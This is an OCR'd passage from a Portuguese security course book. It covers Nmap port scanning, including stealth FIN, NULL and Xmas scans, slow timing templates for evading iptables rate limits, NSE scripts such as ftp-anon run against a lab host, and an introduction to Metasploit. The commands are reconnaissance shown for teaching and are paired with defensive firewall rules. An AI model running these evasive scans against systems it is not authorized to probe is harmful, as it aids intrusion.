
10.2 Portas e serviços

Depois de identificar um host ativo, você pode tentar identificar as portas e serviços em execução nesse host, executando a varredura de porta, quando um invasor executar a varredura de portas.

Conhecer as portas e serviços abertos ajuda os invasores a investigarem ainda mais as vulnerabilidades que podem ser possíveis pontos de entrada no sistema, a varredura de portas envia uma solicitação para solicitar uma resposta das portas em um computador de destino. Existem muitos tipos diferentes de técnicas de varredura de portas, a maioria deles pode ser categorizada livremente como o seguinte:

- **Connect scan**: As varreduras de conexão executam um handshake TCP de três vias completo e abrem uma conexão com o destino, essas varreduras são facilmente detectadas e geralmente registradas pelo host. Se uma porta TCP estiver escutando e não tiver um firewall, ela responderá com um pacote SYN/ACK, caso contrário, o host responderá com um pacote RST/ACK.
- **Half-open scan**: a. Também é conhecido como varredura SYN. Com uma varredura semi-aberta, quando o scanner recebe um SYN/ACK do host de destino, implicando em uma porta aberta no destino, o scanner imediatamente interrompe a conexão com um RST. Esse tipo de varredura costumava ser considerada uma varredura furtiva porque a conexão não foi concluída e, portanto, não foi registrada pelo host.
- **Stealth scan**: As varreduras furtivas usam várias configurações de sinalização, fragmentação e outros tipos de técnicas de evasão para não serem detectadas. Alguns exemplos são uma varredura SYN/ACK, uma varredura FIN, uma varredura

ACK, uma varredura NULL e uma varredura XMAS. Cada um desses tipos de digitalização é abordado em detalhes posteriormente neste livro.




A varredura de portas solicita uma variedade de respostas, definindo diferentes sinalizadores TCP ou enviando pacotes UDP com vários parâmetros. Tanto o TCP quanto o UDP têm, cada um, 65.536 portas possíveis (0 a 65.535). Você pode verificar todos eles ou um subconjunto, como as portas mais comumente usadas. Por exemplo, é rotina verificar as portas conhecidas associadas a serviços comuns como FTP, SSH, Telnet, SMTP, DNS e HTTP.

Para obter a lista de portas padrões e serviços em um GNU/Linux basta ler o arquivo services, conforme comando abaixo.

```
1. cat /etc/services
```

Na figura abaixo é demonstrado um trecho deste arquivo.



Depois que uma porta é descoberta, um scanner de rede pode realizar exames adicionais para determinar a versão real do serviço em execução na porta aberta. Tal como acontece com a descoberta de host, a varredura de portas também está sujeita à intervenção de roteadores e firewalls, portanto, as respostas das portas podem ser descartadas. Além disso, alguns sistemas operacionais podem não atender às solicitações e descartar o pacote. Para escanear todas as portas da 1 até a 65.535 utiliza-se o parâmetro **-p-**

Estado das portas:

OPEN: Uma porta que responde ativamente a uma conexão de entrada;
CLOSED: Uma porta que responde ativamente a um estímulo, mas não há nenhum serviço em execução na respectiva porta;
FILTERED: Uma porta que é ativamente protegida por um firewall e impede o Nmap de determinar o status da porta;
UNFILTERED: Uma porta pode ser escaneada, mas o Nmap não pode determinar com precisão se a porta está aberta ou fechada;
OPEN | FILTERED: Uma porta que o Nmap vê como aberta, mas não pode determinar com precisão o estado real da porta;
CLOSED | FILTERED: Uma porta que o Nmap vê como fechada, mas não pode determinar com precisão o estado real da porta;

10.3 TCP FIN, NULL e Xmas Scans

Uma forma de explorar brechas no RFC[72] TCP é explorar o uso dos flags TCP para detectar portas abertas e fechadas. Esse tipo de scan é muito furtivo, e isso é importante

[72] RFC acessível pela url: https://www.rfc-editor.org/rfc/rfc793.txt

para ambientes que se há o investimento em segurança da informação. Este tipo de varredura FIN, PSH e URG possuem poucas ou nenhuma restrições.

PSH: os buffers TCP permitem a transferência de dados quando você envia mais de um segmento com tamanho máximo. Se o buffer não estiver cheio, o sinalizador PSH (PUSH) permite enviá-lo de qualquer maneira, preenchendo o cabeçalho ou instruindo o TCP a enviar pacotes, através deste FLAG a aplicação geradora de tráfego informa que os dados devem ser enviados imediatamente, o destino é informado os dados devem ser enviados imediatamente para a aplicação;

URG: Este FLAG informa que segmentos específicos são urgentes e devem ser priorizados, quando o FLAG estiver habilitado o receptor irá ler um segmento de 16 bits no cabeçalho, este segmento indica os dados urgentes do primeiro byte;

FIN: os pacotes RST foram explicados acima, ao contrário dos pacotes RST, os pacotes FIN, em vez de informar sobre o término da conexão, solicita-o do host em interação e espera até obter uma confirmação para encerrar a conexão.

Curso Hacker - Network Mapper NMAP - Parte 4 - Kali GNU/Linux

Na figura abaixo temos um trecho do código do nmap com a definição de todos os possíveis flags de protocolo TCP que podem ser utilizados pela ferramenta.


```
160  /* parse the --scanflags argument.  It can be a number >=0 or a string c
161  static int parse_scanflags(char *arg) {
162    int flagval = 0;
163    char *end = NULL;
164
165    if (isdigit((int) (unsigned char) arg[0])) {
166      flagval = strtol(arg, &end, 0);
167      if (*end || flagval < 0 || flagval > 255)
168        return -1;
169    } else {
170      if (strcasestr(arg, "FIN"))
171        flagval |= TH_FIN;
172      if (strcasestr(arg, "SYN"))
173        flagval |= TH_SYN;
174      if (strcasestr(arg, "RST") || strcasestr(arg, "RESET"))
175        flagval |= TH_RST;
176      if (strcasestr(arg, "PSH") || strcasestr(arg, "PUSH"))
177        flagval |= TH_PUSH;
178      if (strcasestr(arg, "ACK"))
179        flagval |= TH_ACK;
180      if (strcasestr(arg, "URG"))
181        flagval |= TH_URG;
182      if (strcasestr(arg, "ECE"))
183        flagval |= TH_ECE;
184      if (strcasestr(arg, "CWR"))
185        flagval |= TH_CWR;
186      if (strcasestr(arg, "ALL"))
187        flagval = 255;
188      if (strcasestr(arg, "NONE"))
189        flagval = 0;
190    }
191    return flagval;
192  }
```

https://github.com/nmap/nmap/blob/master/nmap.cc

No exemplo a seguir, será executado a técnica -sX contra a porta 21 de um servidor, conforme figura abaixo.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sX -p21 -T4 192.168.201.10
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-
Nmap scan report for 192.168.201.10
Host is up (0.00033s latency).

PORT   STATE         SERVICE
21/tcp open|filtered ftp
MAC Address: 08:00:27:AB:84:1C (Oracle VirtualBo

Nmap done: 1 IP address (1 host up) scanned in
```


A resposta **open | filtered** informa que nenhuma resposta foi recebida, o que significa que a porta está aberta mas que o servidor não reconheceu os FLAGs enviados. Vamos analisar os pacotes capturados na rede.




Disparando contra uma porta inexistente, sabendo que a porta 18 não está aberta então será realizado o envio de um pacote com FIN, PSH e URG, o objetivo é obter a resposta e entender como o algoritmo entende que a porta está fechada.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sX -p18 -T4 192.168.201.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 14:25 -03
Nmap scan report for 192.168.201.10
Host is up (0.00039s latency).

PORT   STATE  SERVICE
18/tcp closed msp
MAC Address: 08:00:27:AB:84:1C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```


Ao receber a resposta, é constatado que o pacote possui os FLAGs RST/ACK ativos, ou seja, não existe serviço respondendo naquela porta ou o Firewall bloqueado.



Nos exemplos acima foi utilizado uma técnica stealth chamada XMAS, que envia 3 FLAGs ativos como visto, mas caso queira diversificar o ataque, há a apossibilidade de enviar só o FLAG de FIN.



Outra técnica interessante é não enviar FLAG algum, ou seja, ao não enviar flag a aplicação na outra ponta não saberá o que fazer, logo não responderá e por este motivo sabemos que a porta está aberta com alguma aplicação.



10.4 Ataque temporizado

Um ataque comum nmap é muito barulhento, ou seja, com olho já é possível observar ataques de scan com nmap, e ainda existem regras de firewall com Iptables que garante uma boa defesa contra os ataques clássicos do nmap.

Esses modelos permitem que o usuário especifique o quão agressivo deseja ser, enquanto deixa o nmap escolher os valores de tempo exatos. Os modelos também fazem alguns pequenos ajustes de velocidade para os quais não existem opções de controle refinadas.


A Tabela abaixo temos como as variáveis de tempo variam para cada -T, todos os valores de tempo estão em **milissegundos**.

	T0	T1	T2	T3	T4	T5
Name	Paranoid	Sneaky	Polite	Normal	Aggressive	Insane
min-rtt-timeout	100	100	100	100	100	50
max-rtt-timeout	300,000	15,000	10,000	10,000	1,250	300
initial-rtt-timeout	300,000	15,000	1,000	1,000	500	250
max-retries	10	10	10	10	6	2
Initial (and minimum) scan delay (--scan-delay)	300,000	15,000	400	0	0	0
Maximum TCP scan delay	300,000	15,000	1,000	1,000	10	5
Maximum UDP scan delay	300,000	15,000	1,000	1,000	1,000	1,000
host-timeout	0	0	0	0	0	900,000
min-parallelism	Dinâmico, não afetado por modelos de tempo					
max-parallelism	1	1	1	Dinâmico	Dinâmico	Dinâmico

Trata-se de um mecanismo extremamente lento, o objetivo é não disparar rajadas contra o alvo e ser capturado por algum WAF (firewall de aplicação).


1. nmap -T0 -p21-25 192.168.201.10

É um procedimento tão lento, que pode durar horas, no caso acima como são 5 portas o tempo ainda fica abaixo de 1 hora.




Vamos a um teste, veja no tópico Aplicando regras Iptables que foi aplicada uma regra de firewall, o cenário está montado na prática do capítulo Firewalls de rede.

Veja que apenas 1 porta foi mapeada com um nmap clássico, isso ocorreu pois a regra iptables barrou as consecutivas requisições das portas.



Com a tática de ataque temporizado veja demora 900.37 segundos para mapear 2 portas, utilizei o parâmetro -p22,80 para não demorar horas e horas, mas veja que já foi possível localizar as 2 portas, isso de deve ao fato do delay dado pelo nmap entre as requisições e por não aplicar o multi threading.



10.5 Aplicando regras Iptables

O nmap pode estar sendo utilizado contra um alvo tanto de dentro como de fora da rede, lógico que estando dentro da rede local há menos regras de firewall e naturalmente menos monitoramento. Mas até chegar ao ponto de fazer uma intrusão é complicado, por isso a maioria das tentativas de scan é de fora da rede, e quem está na frente da rede é um

Gateway que provavelmente tem tecnologias para detectar estas tentativas, uma delas é o uso de iptables no Gateway.

Um exemplo simples é mostrado na listagem abaixo, no qual decora as recentes requisições realizadas e aplica uma regra de validação dos últimos **X** segundos.

```
1. sudo iptables -I INPUT -p tcp -m state --state NEW -m recent --set
2. sudo iptables -I INPUT -p tcp -m state --state NEW -m recent --update --seconds 1 --hitcount
   1 -j DROP
```

Outra forma de aplicar iptables é procurar não aceitar flags incomuns em uma interface específica, conforme listagem abaixo (LISTAGEM ABAIXO É AGRESSIVA E INÚMEROS SERVIÇOS PODEM PARAR DE RESPONDER).


```
1. iptables -A INPUT -p tcp --tcp-flags FIN,URG,PSH FIN,URG,PSH -j DROP
2. iptables -A INPUT -p tcp --tcp-flags ALL ALL -j DROP
3. iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
4. iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
```

Para mais detalhes de como utilizar iptables acesse o livro "Manual completo do Debian GNU/Linux", inclusive estes exemplos são utilizados no tópico citado.

10.6 Uso de scripts no nmap

O Nmap Scripting Engine (NSE) é um dos recursos mais poderosos e flexíveis do Nmap, o que antes era uma ferramenta de port scan passa a ser uma ferramenta de análise de vulnerabilidades por meio deste novo recurso. Tais scripts estão armazenados no diretório **/usr/share/nmap/scripts**.

Curso Hacker - Network Mapper NMAP - Parte 5 - Kali GNU/Linux



Este modelo permite que os usuários escrevam (e compartilhem) scripts simples (usando a linguagem de programação Lua) para automatizar uma ampla variedade de tarefas de rede, geralmente para análise de vulnerabilidades que envolvem uma ampla gama de dados, abaixo podemos ver uma imagem com comando de atualização de scripts.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 03:28 -03
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.72 seconds

┌──(kali㉿kali)-[~]
└─$
```

Os usuários podem contar com o crescente e diversificado conjunto de scripts distribuídos com o Nmap ou escrever seus próprios para atender às necessidades personalizadas. Estes scripts podem ser obtidos no site oficial bem como obtidos diretamente com os autores.

Atenção: Nunca execute scripts de terceiros, a menos que você confie nos autores ou tenha você mesmo auditado cuidadosamente os scripts.

O procedimento para se utilizar tais scripts é simples, primeiro explore as portas com com parâmetro -sV, localize portas que possivelmente possam ter vulnerabilidades.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.201.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02
Nmap scan report for 192.168.201.10
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubun
```

No exemplo acima será escolhida a porta 21 que possui um serviço de FTP, esse procedimento é rápido, agora escolha um script, basta filtrar scripts relacionados ao protocolo FTP.

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts | grep ftp
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
```

Um script muito comum para FTP é o que valida o acesso anônimo, então o uso do script é simples, basta informar a porta, já que sabemos que será um ataque contra a porta 21 e em seguida o caminho do script no sistema de arquivos.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p21 192.168.201.10 --script /usr/share/nmap/scripts/ftp-anon.nse
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 03:30 -03
Nmap scan report for 192.168.201.10
Host is up (0.00044s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

O servidor envia um código 230 em resposta a um comando que fornece credenciais suficientes ao servidor para conceder ao usuário acesso ao servidor FTP, e está confirmado

o acesso anônimo ao FTP. Uma segunda forma de validar, porêm demorada é o uso do parâmetro -sC, conforme figura abaixo (muito lento se disparado contra todas as portas).

10.7 Tabela de apoio

Baseado na documentação oficial trago abaixo uma lista de parâmetros importantes:
-PS TCP SYN option determines if the host is online;
-PA Detects packet-filtering devices. This option is a TCP ACK host Discovery, using a specified list of ports.
-O Enables OS detection against a remote hostm providing the vendor name, underlying OS
-p List of ports to scan.
-T<N> Ataque temporizado;
-v Enable verbose detail.
-Pn Disable the default ping.
-r Scan ports consecutively, without randomizing.
-oX <file> XML Output nmap 192.168.0.0/24 -oX saida.xml
-sS TCP SYN (stealth) port scan.
-sV Probes open ports to determine the service protocol, application name, version number, hostname, device type, OS Family and miscellaneous details such as the SSH protocol version.
-p Single port to scan.
-Pn Treat all hosts as online
-PS/PA/PU/PY[portlist] TCP SYN/ACK, UDP or SCTP discovery to given ports
-sS/sT/sA/sW/sM TCP SYN/Connect()/ACK/Window/Maimon scans
-sU UDP Scan
-sN/sF/sX TCP Null, FIN, and Xmas scans

11 Metasploit Framework (atuando)

O Metasploit surgiu como uma ferramenta para fornecer um ambiente ágil para especialistas sem segurança que atuam no desenvolvimento de artefatos de exploração e invasão.

O ciclo de vida típico de uma vulnerabilidade e sua exploração é o seguinte:

1. **Descoberta:** Um pesquisador de segurança ou o fornecedor descobre uma vulnerabilidade crítica de segurança no software alvo;
2. **Divulgação:** O pesquisador de segurança adere a uma política de divulgação responsável e informar o fornecedor, ou a divulga em uma lista de discussão pública;
3. **Análise:** O pesquisador ou outros em todo o mundo começam a analisar a vulnerabilidade para determinar sua capacidade de exploração;
4. **Desenvolvimento de Exploit:** Uma vez que as respostas para as perguntas-chave são determinadas, o processo de desenvolvimento do exploit começa. Isso geralmente é considerado a arte das trevas, exigindo um conhecimento profundo dos registros do processador, código de montagem, deslocamentos e cargas úteis;
5. **Teste:** Esta é a fase em que o codificador agora verifica o código de exploração em várias plataformas, service packs ou patches, e possivelmente até mesmo em diferentes processadores;
6. **Liberação:** Uma vez que o exploit é testado, e os parâmetros específicos requeridos para sua execução bem sucedida foram determinados, o codificador libera o exploit, seja privadamente ou em um fórum público;

O Metasploit possui uma versão gratuita chamada **Metasploit Framework (MSF)**, é uma ferramenta de código aberto, que fornece uma estrutura para pesquisadores de segurança desenvolverem exploits, payloads, codificadores de payload e ferramentas para reconhecimento e outros propósitos de teste de segurança.

O verdadeiro poder do framework vem da habilidade dos usuários de escrever seus próprios exploits. Outro uso importante do MSF é por administradores de sistema.

Até agora, o desenvolvimento de exploits foi limitado a um grupo seleto de pessoas dentro das comunidades de pesquisa e teste de segurança. Um administrador geralmente não tem como saber com certeza se seus sistemas estão vulneráveis à última exploração lançada em domínio público. Isso resulta em uma de duas consequências negativas:

- ele espera demais antes de lançar os patches nos sistemas de produção, colocando em risco a segurança dos sistemas não corrigidos;
- corre para aplicar os patches, muitas vezes resultando em tempo de inatividade do sistema e perda de produtividade.

Com a ajuda de uma plataforma de exploração confiável, como o MSF, o administrador agora pode verificar vários servidores quanto à vulnerabilidade a uma determinada

exploração e até mesmo executar a exploração para determinar se os sistemas são realmente vulneráveis.

Isso permite que uma decisão mais informada seja tomada sobre a necessidade e a urgência com que os sistemas devem ser corrigidos.


O uso mais empolgante possível do MSF é como uma plataforma para construir ferramentas de teste de segurança mais novas e poderosas. Os módulos de reconhecimento abrem a possibilidade de interface com ferramentas de teste de segurança como Nmap ou Nessus, ou simplesmente replicar suas funcionalidades.

11.1 Metasploit Framework

O MFS Framework é composto por um conjunto de componentes formando uma arquitetura, são estas as partes (ver figura abaixo da listagem):

- Rex;
- Framework Core;
- Framework Base;
- Interfaces;
- Modules;
- Plugins.

Segue arquitetura (será a base da organização deste capítulo):



11.1.1 Rex

O principal componente de toda a arquitetura do framework é o REX (Ruby Extension Library), mas mesmo estando em Ruby tem semelhanças com a biblioteca inicial Perl (até a versão 2.x). A biblioteca Rex é essencialmente uma coleção de classes e módulos que podem ser usados por desenvolvedores para desenvolver projetos ou ferramentas em torno do MSF.

11.1.2 Framework Core

O Framework Core consiste em vários subsistemas, como:

- gerenciamento de módulos;
- gerenciamento de sessões;

- despacho de eventos;
- outros.

O Framework Core também fornece uma interface para os módulos e plugins com a estrutura. Seguindo a abordagem orientada a objetos de toda a arquitetura, o próprio framework é uma classe, que pode ser instanciada e usada como qualquer outro objeto. O núcleo da estrutura consiste em:

